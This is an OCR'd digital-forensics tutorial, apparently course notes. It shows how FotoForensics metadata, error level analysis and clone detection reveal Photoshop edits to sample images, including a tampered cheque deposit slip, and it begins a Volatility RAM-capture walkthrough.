


META DATA :

Check modify date and compare with original date

Check software such that to know which software it edited and in which os

ImageWidth	2000
ImageHeight	1727
BitsPerSample	8,8,8
PhotometricInterpretation	2
Make	NIKON CORPORATION
Model	NIKON D50
Orientation	1
SamplesPerPixel	3
XResolution	96
YResolution	96
ResolutionUnit	2
Software	Adobe Photoshop CC 2015 (Windows)
ModifyDate	Sat Apr 06 2019 15:17:32 GMT+0530 (India Standard Time)
YCbCrPositioning	2
ExposureTime	0.0025
FNumber	5.6000
ExposureProgram	0
DateTimeOriginal	Thu Dec 20 2007 17:06:17 GMT+0530 (India Standard Time)
CreateDate	Thu Dec 20 2007 17:06:17 GMT+0530 (India Standard Time)
CompressedBitsPerPixel	4
ShutterSpeedValue	8.6439
ApertureValue	4.9709



Go to FotoForensics and Upload Image then go to metadata so that you can see entire Data of the particular photo which you uploaded

FotoForensics link : https://fotoforensics.com/

Photoshop	
IPTC Digest	2fa07d2f4446a72118a7e9ada4207db2
Displayed Units X	inches
Displayed Units Y	inches
Print Style	Centered
Print Position	0 0
Print Scale	1
Global Angle	30
Global Altitude	30
Copyright Flag	False
URL List	
Slices Group Name	woldf sheep edit
Num Slices	1
Pixel Aspect Ratio	1
Photoshop Thumbnail	(Binary data 7288 bytes)
Has Real Merged Data	Yes
Writer Name	Adobe Photoshop
Reader Name	Adobe Photoshop CC 2015
Photoshop Quality	8
Photoshop Format	Standard
Progressive Scans	3 Scans

XMP	
XMP Toolkit	Adobe XMP Core 5.6-c111 79.158325, 2015/09/10-01:10:20
Creator Tool	Adobe Photoshop CS3 Windows
Metadata Date	2019:04:06 09:47:32+05:30
Format	image/jpeg
Legacy IPTC Digest	E8F15CF32FC118A1A27B67ADC564D5BA
Date Created	2007:12:20 11:36:17-05:00

you got to know that photoshop software used for this photo

String Extraction :

It works same as meta data it shows all the written and modified ,It gives all meta data in simple string formate ,String foramte inckudes Time Stamp , Sofware edited and all the written information etc





Image2 - Deposit Slip

Open Foto Forensics website

FotoForensics link : https://fotoforensics.com/

and upload the photo



go to metadata so that you can see entire Data of the particular photo which you uploaded

IPTC	
Coded Character Set	UTF8
Application Record Version	101
Time Created	14:32:43+00:00
Photoshop	
IPTC Digest	d4f0c7de4b4ea5033797a962fedcd5ae
Displayed Units X	inches
Displayed Units Y	inches
Print Style	Centered
Print Position	0 0
Print Scale	1
Global Angle	30
Global Altitude	30
URL List	
Slices Group Name	Healthy-Living-India-Cheque-Deposit-Slip
Num Slices	1
Pixel Aspect Ratio	1
Photoshop Thumbnail	(Binary data 8840 bytes)
Has Real Merged Data	Yes
Writer Name	Adobe Photoshop
Reader Name	Adobe Photoshop CC 2015
Photoshop Quality	12
Photoshop Format	Progressive
Progressive Scans	3 Scans
XMP	
XMP Toolkit	Adobe XMP Core 5.6-c111 79.158325, 2015/09/10-01:10:20
Create Date	2010:12:07 14:32:43


You got to known that IT is Edited by Adobe and Encoded by UTF-8

In EXIF you got to known that Modyfied Date and Original date , where that photo is edited and by which Os (Windows)

EXIF	
Photometric Interpretation	RGB
Make	HP
Camera Model Name	HP oj5600
Orientation	Horizontal (normal)
Samples Per Pixel	3
X Resolution	200
Y Resolution	200
Resolution Unit	inches
Software	Adobe Photoshop CC 2015 (Windows)
Modify Date	2019:05:04 08:43:19
Y Cb Cr Positioning	Co-sited
Reference Black White	0 255 128 255 128 255
Exif Version	0220
Date/Time Original	2010:12:07 14:32:43

Clone Detection :

By Clone detection you got to known which got manipulated and which got added



For example in this Sample you got to see that in top date section and Account number section 8 is manipulated , down in rupees Section that 5's got manipulated and in bottom portion FIFTY got added (Marked by all those red Marks you got to known which got manipulated)


Error Level Analysis

Error Level Analysis is a forensic method to identify portions of an image with a different level of compression. The technique could be used to determine if a picture has been digitally modified.Error level analysis (ELA) is the analysis of compression artifacts in digital data with lossy compression such as JPEG.Error level analysis is used to improve the efficiency of distinguishing copy-move images produced by Deep Fake from the real ones. Error Level Analysis is used on images in-depth for identifying whether the photograph has long passed through changing.

Here signature is got added as it shown in different shade

Level Sweep

This tool allows you to quicky sweep through the histogram of an image. It magnifies the contrast of certain brightness levels.



Go to **Meta Data** :

Gives All the Information of Image

ImageWidth	720
ImageHeight	768
BitsPerSample	8,8,8
PhotometricInterpretation	2
Make	HP
Model	HP oj5600
Orientation	1
SamplesPerPixel	3
XResolution	200
YResolution	200
ResolutionUnit	2
Software	Adobe Photoshop CC 2015 (Windows)
ModifyDate	Sat May 04 2019 14:13:19 GMT+0530 (India Standard Time)
YCbCrPositioning	2
ReferenceBlackWhite	0,255,128,255,128,255
DateTimeOriginal	Tue Dec 07 2010 20:02:43 GMT+0530 (India Standard Time)
ColorSpace	1
ExifImageWidth	720
ExifImageHeight	768

ModifyDate	Sat May 04 2019 14:13:19 GMT+0530 (India Standard Time)
YCbCrPositioning	2
ReferenceBlackWhite	0,255,128,255,128,255
DateTimeOriginal	Tue Dec 07 2010 20:02:43 GMT+0530 (India Standard Time)
ColorSpace	1
ExifImageWidth	720
ExifImageHeight	768
Saturation	0
Sharpness	0
HasThumbnail	true
ThumbnailWidth	150
ThumbnailHeight	160
ThumbnailType	image/jpeg
Thumbnail	

String Extraction –

Sometimes images contain (meta) data in odd places. A simple way to find these is to scan the image for sequences of sensible characters. A traditional tool to do this is the strings program in Unix-like operating systems

```
Exif
HP oj5600
Adobe Photoshop CC 2015 (Windows)
2019:05:04 08:43:19
0220
0100
2010:12:07 14:32:43
   0A0   7A0   8A0HPSI0002
  11A0   0A0   0A0       0
  21A0   0A0   0A0       0
  31A0   0A0   0A0       0
  32A0   0A0   0A0       0
  41A0   0A0   0A0       0
  42A0   0A0   0A0       0
  43A0   0A0   0A0       0
  44A0   0A0   0A0       0
  51A0   0A0   0A0       0
  61A0   1A0   1A0       0
  62A0   0A0   0A0       0
  63A0   0A0   0A0       0
  64A0   0A0   0A0       0
  71A0   1A0   1A0       0
  81A0   4A0   1A0       0
  82A0   4A0   1A0       0
  83A0   4A0   1A0       0
  84A0   4A0   1A0       0
Adobe CM
```

Image 3 :

Go to Foto Forensics Site : https://fotoforensics.com/

Upload Image

You get Meta Data :

You can get entire information image Where it edited and when It modified

File	
File Type	JPEG
File Type Extension	jpg
MIME Type	image/jpeg
Exif Byte Order	Little-endian (Intel, II)
Current IPTC Digest	641c991ccc1d480b8b674174ccf41146
Image Width	5184
Image Height	3456


EXIF	
Photometric Interpretation	RGB
Orientation	Horizontal (normal)
Samples Per Pixel	3
X Resolution	300
Y Resolution	300
Resolution Unit	inches
Software	Adobe Photoshop CC 2015 (Windows)
Modify Date	2019:04:06 10:53:33
Exif Version	0230
Color Space	sRGB
Exif Image Width	5184
Exif Image Height	3456
Compression	JPEG (old-style)
Thumbnail Offset	398
Thumbnail Length	6844
Thumbnail Image	(Binary data 6844 bytes)

IPTC	
Coded Character Set	UTF8
Application Record Version	101

Photoshop	
IPTC Digest	641c991ccc1d480b8b674174ccf41146
Displayed Units X	inches
Displayed Units Y	inches
Print Style	Centered
Print Position	0 0
Print Scale	1


Clone Detection :

If you clone any of Particular item ,It revels what you have added any new



Error Level Analysis :

.The technique could be used to determine if a picture has been digitally modified




You got to know that there is no cycle rider as It is added

Level Sweep :

Meta Data :

Entire information of photo will be recorded such as Software it got edited and Modify Dae




String Extraction :


Sometimes images contain (meta) data in odd places. A simple way to find these is to scan the image for sequences of sensible characters.


PROJECT - Volatility

Taking a memory dump(RAM) :




Go to File - > capture memory






Give a required destination path and you can give file name manually ,next click on capture memory :



Go to volatility GitHub Link :

https://github.com/volatilityfoundation/volatility3



Using git clone can download that all file in yours pc


```
